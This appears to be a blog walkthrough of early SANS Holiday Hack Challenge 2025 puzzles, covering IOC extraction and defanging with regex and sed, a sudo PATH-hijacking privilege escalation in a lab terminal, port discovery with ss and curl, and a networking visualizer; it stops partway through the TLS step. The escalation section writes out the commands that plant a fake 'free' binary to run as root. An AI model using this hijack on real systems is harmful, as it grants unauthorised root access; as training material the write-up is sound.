
SANS Holiday Hack Challenge 2025
A walkthrough for some of the challenges featured in the SANS Holiday Hack Challenge 2025.


The SANS Holiday Hack Challenge is a FREE series of super fun, high-quality, hands-on cybersecurity challenges aimed at all skill levels, with a prize at the end for the best of the best entries!
Introduction
The SANS Holiday Hack Challenge 2025 takes us back to where it all began...
In 2015, Atnas Corp’s spying Gnomes nearly ruined Christmas. Now, in 2025, those forgotten dolls have mysteriously come to life - and the Counter Hack Crew must uncover what’s stirring in Duke Dosis.
Table of Contents
ACT I:
- Train to Duke Dosis - Holiday Hack Orientation
- City Hall - It's All About Defang
- Data Center - Neighborhood Watch Bypass
- The Neighborhood: Frozen Pond - Santa's Gift-Tracking Service Port Mystery
- The Neighborhood: Frozen Pond - Visual Networking Thinger
- Grand Hotel: Lobby - Visual Firewall Thinger
- Grand Hotel: Parking Lot - Intro to Nmap
- The Neighborhood: Frozen Pond - Blob Storage Challenge
- The Neighborhood: Frozen Pond - Spare Key
- Grand Hotel: Parking Lot - The Open Door
- The Neighborhood: Park - Owner
ACT II:
- Retro Emporium - Retro Recovery
- City Hall - Mail Detective
- Sasabune - IDORable Bistro
- 24-Seven - Dosis Network Down
- The Neighborhood: Park - Rogue Gnome Identity Provider
- Grand Hotel: xxxx - Quantgnome Leap
- Retro Emporium - Going in Reverse
ACT III:
- Modern Scandinavian Condo - Gnome Tea
- Data Center: Gnome Factory - Hack-a-Gnome
- Grand Hotel: Netwars - Snowcat RCE and Priv Esc
- Retro Emporium - Schrödinger's Scope
- TBC - Find and Shutdown Frosty's Snowglobe Machine
- City Hall - On the Wire
- Retro Emporium - Free Ski

ACT I
Train to Duke Dosis: Orientation
CHALLENGE: Holiday Hack Orientation
A simple overview of the platform to ensure users are familiar with the basic layout, functionality and 'Cranberry Pi' terminals used for many of the challenges.

SOLUTION: Typing the word "answer" into the top of the terminal will mark this complete.
ACT I
City Hall
CHALLENGE: It's All About Defang
This challenge involves extracting all Indicators of Compromise (IOCs) from a phishing email - including suspicious domains, IPs, URLs, and email addresses.


SOLUTION: The 'reference' tab within the challenge page contains some handy regular expressions (regex) which will help identify the IOCs - but we must be careful not to include legitimate assets! A couple of minor tweaks are required to the regex already provided.
Domains: [a-zA-Z0-9-]+(.[a-zA-Z0-9-]+)+
IP addresses: \d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}

URLs: https://[a-zA-Z0-9-]+(\.[a-zA-Z0-9-]+)+(:[0-9]+)?(/[^\s]*)?

Email Addresses: \b[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+.[a-zA-Z]{2,}\b

Once all IOCs have been extracted we can proceed to the 'Defang and Report' section to complete the following:

- Replace dots/periods with [.]
- Replace @ in email addresses with [@]
- Replace http with hxxp in URLs
- Replace :// with [://] in URLs

- Submit the defanged IOCs to the Counter Hack Security Team
Sample sed commands are provided, but we will need to chain these together to successfully defang all identified IOCs:
s/\./[.]/g; s/@/[@]/g; s/http/hxxp/g; s/:\//[://]/g
Data Center
CHALLENGE: Neighborhood Watch Bypass

Dosis' Neighbourhood Fire Alarm System has been compromised and admin privileges have been revoked, putting the neighbourhood fire protection infrastructure at risk!
We must find a way to bypass the current restrictions, elevate to fire safety admin privileges, and run the command /etc/firealarm/restore_fire_alarm to restore full control.
SOLUTION: Enumerating our sudo permissions shows we have the ability to run a shell script (/usr/local/bin/system_status.sh) as the root user:

Let's take a look at the content of that script:
cat /usr/local/bin/system_status.sh
OK, there are a few specific commands being run which we should be able to take advantage of using path hijacking techniques.
Checking the path variables echo $PATH shows we have full control of the /home/chiuser/bin folder:

This will allow us to hijack one of the binaries in the script so it runs from this path instead of it's usual location - first, let's have a look what's in the /home/chiuser/bin folder:

runtoanswer is a symbolic link to /etc/firealarm/restore_fire_alarm which we need to run to complete the challenge.
We can create a file named free containing a simple bash script that will trigger runtoanswer when /usr/local/bin/system_status.sh is run with sudo permissions:
echo -e '#!/bin/bash\n/home/chiuser/bin/runtoanswer' > /home/chiuser/bin/freechmod 777 free - to give read, write, and execute control for all users


Running the system_status.sh script with sudo permissions will trigger the malicious free command to run /etc/firealarm/restore_fire_alarm and complete the challenge:
The Neighbourhood
CHALLENGE: Santa's Gift-Tracking Service Port Mystery
Pesky gnomes have tampered with the Santa-tracking service and nobody will know when Santa will be arriving! Yuri needs our help in finding out on which port the santa_tracker process is running - using the ss tool for discovery, then manually connecting to that port as verification.

SOLUTION: Discovering the listening port is a simple case of running: ss -tnlp provided in the description for this challenge.


We can then use cURL to connect to that port for verification and mark this challenge complete: curl -k 0.0.0.0:12321
The Neighborhood
CHALLENGE: Visual Networking Thinger
This challenge provides a good overview of networking, showing how packets travel, how protocols work, and why networks behave the way they do.
We must connect to visual-networking.holidayhackchallenge.com in a step-by-step manner to complete the challenge.
SOLUTION: Let's take this step-by-step...

Step 1 - DNS Lookup
Finding the IP address of visual-networking.holidayhackchallenge.com using an IPv4 DNS request:

Step 2 - TCP 3-Way Handshake
Next, we need to create the TCP 3-way handshake between client and server:

Step 3 - HTTP GET Request
The TCP connection is established, next is the HTTP GET request to retrieve the web page:

Step 4 - TLS Handshake
That's it for HTTP requests - we now need to set up a secure connection using TLS to create the correct handshake sequence:
